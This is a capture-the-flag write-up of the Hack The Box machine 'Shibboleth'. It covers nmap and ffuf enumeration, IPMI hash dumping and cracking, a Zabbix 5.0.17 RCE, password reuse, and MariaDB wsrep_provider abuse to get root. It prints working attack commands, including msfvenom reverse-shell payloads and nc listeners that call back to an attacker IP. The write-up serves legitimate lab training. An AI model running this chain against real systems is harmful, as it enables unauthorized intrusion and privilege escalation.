HTB: SHIBBOLETH

Writeup

indigo-sadland


ENUMERATION

Nmap scan results:

```
nmap -sV -sC -p- 10.10.11.124

Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-22 16:45
MSK
Nmap scan report for 10.10.11.124
Host is up (0.057s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to
http://shibboleth.htb/
Service Info: Host: shibboleth.htb
```

Not much. Let`s dive in! (*Don`t forget to add shibboleth.htb record to the /etc/hosts file*)

The web server hosts some stock template with nothing interesting inside – no helpful dirs/files or other information.




We offer modern solutions for growing your business

We are team of talented designers making websites with Bootstrap


What about another vhosts?

```
ffuf -u http://shibboleth.htb -H "Host:FUZZ.shibboleth.htb" -w
/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -fc 302
```



```
 :: Method           : GET
 :: URL              : http://shibboleth.htb
 :: Wordlist         : FUZZ: hunt/recon/wrds/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.shibboleth.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 302
________________________________________________

monitor                 [Status: 200, Size: 3686, Words: 192, Lines: 30, Duration: 62ms]
monitoring              [Status: 200, Size: 3686, Words: 192, Lines: 30, Duration: 60ms]
zabbix                  [Status: 200, Size: 3686, Words: 192, Lines: 30, Duration: 65ms]
```

And here we have 3 new vhost names that are interchangeably (*I mean, they point to the same resource, so you can only pick the one to add it to the hosts file*).



And so, we have discovered Zabbix - *an open-source software tool to monitor IT infrastructure such as networks, servers, virtual machines, and cloud services.*

I instantly tried to enter with default Zabbix creds - Admin:zabbix but no luck.

Did I miss something? Yeap... I`ve totally forgot about UDP. Let`s step back to nmap and do some UDP scan.

```
sudo nmap -sU -sV -sC 10.10.11.124

Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-24 13:52 MSK
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP
Scan
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.054s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE  VERSION
623/udp open  asf-rmcp
```


Quick Google search reveals interesting facts about this port and service. You can read the whole story about it in the link above. I only provide some summary:

- The port provides Intelligent Platform Management Interface (IPMI) which defines a set of interfaces used by system administrators for out-of-band management of computer systems and monitoring of their operation;

- There are serious security flaws such as IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval that allow a malicious actor to do some nasty things!


EXPLOITATION

Let`s start from version determining:



```
msf6 > use auxiliary/scanner/ipmi/ipmi_version
msf6 auxiliary(scanner/ipmi/ipmi_version) > show options

Module options (auxiliary/scanner/ipmi/ipmi_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      623              yes       The target port (UDP)
   THREADS    10               yes       The number of concurrent threads

msf6 auxiliary(scanner/ipmi/ipmi_version) > set RHOST 10.10.11.124
RHOST => 10.10.11.124
msf6 auxiliary(scanner/ipmi/ipmi_version) > run

[*] Sending IPMI requests to 10.10.11.124->10.10.11.124 (1 hosts)
[+] 10.10.11.124:623 - IPMI - IPMI-2.0 UserAuth(auth_msg, auth_user, non_null_user) PassAuth(password, md5, md2, null) Level(1.5, 2.0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

That`s a good start! What about dumping some hashes?




```
msf6 > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 10.10.11.124
RHOSTS => 10.10.11.124
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.10.11.124:623 - IPMI - Hash found: Administrator:19eee7eb82080000eed989ce143475db3396bd346a09b2d5f36f38fa4c51cb3331ec2466951
72:0e09fa9dd687fabb593981b0351d68fede69f3a7
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

OK. We have Administrator`s hash of password and it`s time for hashcat to do its job. (*Place the hash to a file without "Administrator:"*)


```
hashcat -m 7300 --force ipmi_hash ~/hunt/recon/wrds/rockyou.txt
```

As a result, we`ve got the password!



```
9c0bae80041f0000c6c1b11a809d97676ccfcd485b132a1cf52ceb6e71fbc12d40f67cde218e697ea123456789abcd
:1781a47a5579c8c35f0aef780437cf422d27dcd6:ilovepumkinpie1
```

And so, creds are Administrator:ilovepumkinpie1. Let`s try to log in into Zabbix.




Problems

Time ▾	Info	Host	Problem • Severity	Duration	Ack	Actions	Tags
2021-11-12 16:06:35	•	shibboleth.htb	Operating system description has changed	4m 15d 22h	No		

After getting in we can see the version of the software - 5.0.17. Google tells us that the version has blind RCE vulnerability.


Using the script from the POC above we can open reverse shell! And what are we waiting for?



```
~/Documents/shibboleth$ python3 exploit.py http://monitoring.shibboleth.htb Administrator ilovepumkinpie1 10.10.14.78 4444
[*] this exploit is tested against Zabbix 5.0.17 only
[*] can reach the author @ https://hussienmisbah.github.io/
[+] the payload has been Uploaded Successfully
[+] you should find it at http://monitoring.shibboleth.htb/items.php?form=update&hostid=10084&itemid=33617
[+] set the listener at 4444 please...
[?] note : it takes up to +1 min so be patient :)
[+] got a shell ? [y]es/[N]o:
```

```
~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
```

Wait a bit and get the shell as zabbix user.




```
~/Documents/shibboleth$ python3 exploit.py http://monitoring.shibboleth.htb Administrator ilovepumkinpie1 10.10.14.78 4444
[*] this exploit is tested against Zabbix 5.0.17 only
[*] can reach the author @ https://hussienmisbah.github.io/
[+] the payload has been Uploaded Successfully
[+] you should find it at http://monitoring.shibboleth.htb/items.php?form=update&hostid=10084&itemid=33617
[+] set the listener at 4444 please...
[?] note : it takes up to +1 min so be patient :)
[+] got a shell ? [y]es/[N]o: 
```

```
~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.124 51546
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
zabbix@shibboleth:/$
```


PRIVILEGE ESCALATION

Inside the machine we see new user – ipmi-svc.



```
zabbix@shibboleth:/home$ ls -las
ls -las
total 12
4 drwxr-xr-x  3 root     root     4096 Oct 16 12:24 .
4 drwxr-xr-x 19 root     root     4096 Oct 16 16:41 ..
4 drwxr-xr-x  4 ipmi-svc ipmi-svc 4096 Mar 29 12:13 ipmi-svc
zabbix@shibboleth:/home$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ipmi-svc:x:1000:1000:ipmi-svc,,,:/home/ipmi-svc:/bin/bash
zabbix@shibboleth:/home$
```


I`ve searched ever corner of the machine looking for way to escalate to the new user but didn`t find anything. And you know what? Keep it simply and try to reuse the password from IPMI ☺



```
zabbix@shibboleth:/usr/share$ su ipmi-svc
su ipmi-svc
Password: ilovepumkinpie1

ipmi-svc@shibboleth:/usr/share$
```

Now you can get the flag, located at /home/ipmi-svc/user.txt


The ipmi-svc user can access config files from Zabbix main directory. From config we can extract password that is used for access to DB.



```
ipmi-svc@shibboleth:/etc/zabbix$ grep -iF pass zabbix_server.conf
grep -iF pass zabbix_server.conf
### Option: DBPassword
#       Database password.
#       Comment this line if no password is used.
DBPassword=bloooarskybluh
#       Temporary file used for passing data from SNMP trap daemon to the server.
```

As for the DB`s user its name is default - zabbix. So, we have new pair of creds - zabbix:bloooarskybluh.


Here MariaDB serves as its back-end database.



```
ipmi-svc@shibboleth:/etc/zabbix$ mysql -u zabbix -p
mysql -u zabbix -p
Enter password: bloooarskybluh

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3254
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Notice the version - 10.3.25. It has RCE vulnerability in Galera Replication Plugin.! As we see, it`s pretty easy to exploit. And because the service is running as root it means we can easily pwn the machine! All we need is:


- Create payload using msfvenom



```
~$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=<ip> LPORT=<port> -f elf-so -o ex_maria.so
bash: ip: No such file or directory
~$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.78 LPORT=5555 -f elf-so -o ex_maria.so
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf-so file: 476 bytes
Saved as: ex_maria.so
```


- Set up nc listener;
- Upload the payload to the machine;

- Log into mysql and set path to our malicious Galera Replication Plugin



```
ipmi-svc@shibboleth:/tmp/graceT$ mysql -u zabbix -p
mysql -u zabbix -p
Enter password: bloooarskybluh

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 52
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SET GLOBAL wsrep_provider="/tmp/graceT/ex_maria.so";
SET GLOBAL wsrep_provider="/tmp/graceT/ex_maria.so";
ERROR 2013 (HY000): Lost connection to MySQL server during query
```

Don`t be confused seeing the ERROR message and check your nc. You should already get shell as root.



```
~$ nc -lvnp 5555
Listening on 0.0.0.0 5555
Connection received on 10.10.11.124 45462
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@shibboleth:/var/lib/mysql# 
```

Root is taken!